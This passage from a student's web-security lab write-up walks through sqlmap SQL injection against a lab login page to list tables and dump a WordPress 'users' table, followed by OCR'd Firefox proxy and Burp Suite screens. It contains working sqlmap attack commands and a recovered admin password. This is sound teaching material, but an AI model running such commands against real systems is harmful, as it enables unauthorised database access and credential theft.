Here, the level and the risk indicates detection phase. If you want to be stealthy, use lower level and risk. But in this lab we don't care, so we just use the highest level and the highest risk. The flag --dbs will return the list of databases. This is going to take a while. You may be asked for how to proceed during the test. Don't skip and say yes to other questions. If you are asked to choose injection points, choose the parameter "user". You can try other options and test multiple times and compare the results.

Take a screenshot of the result. What can you learn from the result?

We are going to target the wordpress8080 database. Use the following command to test again and try to get the tables in the database:

sudo sqlmap -u "http://172.21.x.49/login.php" --data="user=yourname&password=somepassword&s=Submit" --level=5 --risk=3 -D wordpress8080 –tables


Again, choose the parameter "user" for the injection point. Say yes to the other questions. This may take a few minutes. The result is that there a table called "users" in the database. Let's then dump the table using the following command:


sudo sqlmap -u " http://172.21.x.49" --data="user=yourname&password=somepassword&s=Submit" --level=5 --risk=3 -D wordpress8080 -T users --dump


Again, choose the parameter "user" for the injection point. Say yes to the other questions. Take a screenshot of the content of the table "users" of the database "wordpress8080".


Answer:

For this section I struggled slightly as the turtotial video used for demonstration would freeze, then resume, this time it resumed after the tutor had executed the code, so it was slightly difficult tp follow, username "admin" and password "SuperSecretPassword" was therefore taken from the tutorial video. However the lab was completed successfully overall.



Preferences - Mozilla Firefox
Kali Linux
Warning: Potential Secu
Old Candy Shop | Put so
Old Candy Shop | Put so
172.20.4.49/login.php
phpMyAdmin
Preferences
Firefox
about:preferences#searchResults
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Your browser is being managed by y
General
Home
Search
Privacy & Security
Sync
Extensions & Themes
Firefox Support
Search Results
Network Settings
Configure how Firefox connects to
Connection Settings
Configure Proxy Access to the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration
HTTP Proxy
127.0.0.1
Port
8080
Also use this proxy for FTP and HTTPS
HTTPS Proxy
Port
0
FTP Proxy
Port
0
SOCKS Host
Port
0
SOCKS v4
SOCKS v5
Automatic proxy configuration URL
Reload
No proxy for
Example: .mozilla.org, .net.nz, 192.168.1.0/24
Connections to localhost, 127.0.0.1, and ::1 are never proxied.
Do not prompt for authentication if password is saved
Proxy DNS when using SOCKS v5
Enable DNS over HTTPS
Help
Cancel
OK



Kali Linux
Warning: Potential Secu
Old Candy Shop | Put so
Firefox
about:preferences#searchResults
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offens
Your browser is being managed by your organization.
General
Home
Search
Privacy & Security
Sync
Extensions & Themes
Firefox Support
Search Results
Network Settings
Configure how Firefox connects to the internet. Learn mor
Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Intercept
HTTP history
WebSockets history
Options
No proxy listeners are currently running
Enable
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
Use Burp's embedded browser
There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.
Open browser
Use a different browser
You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.
View documentation
Using Burp Proxy
If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.
Burp Proxy options
Reference information about the different options you have for customizing Burp Proxy's behaviour.
Burp Proxy documentation
The central point of access for all information you need to use Burp Proxy.

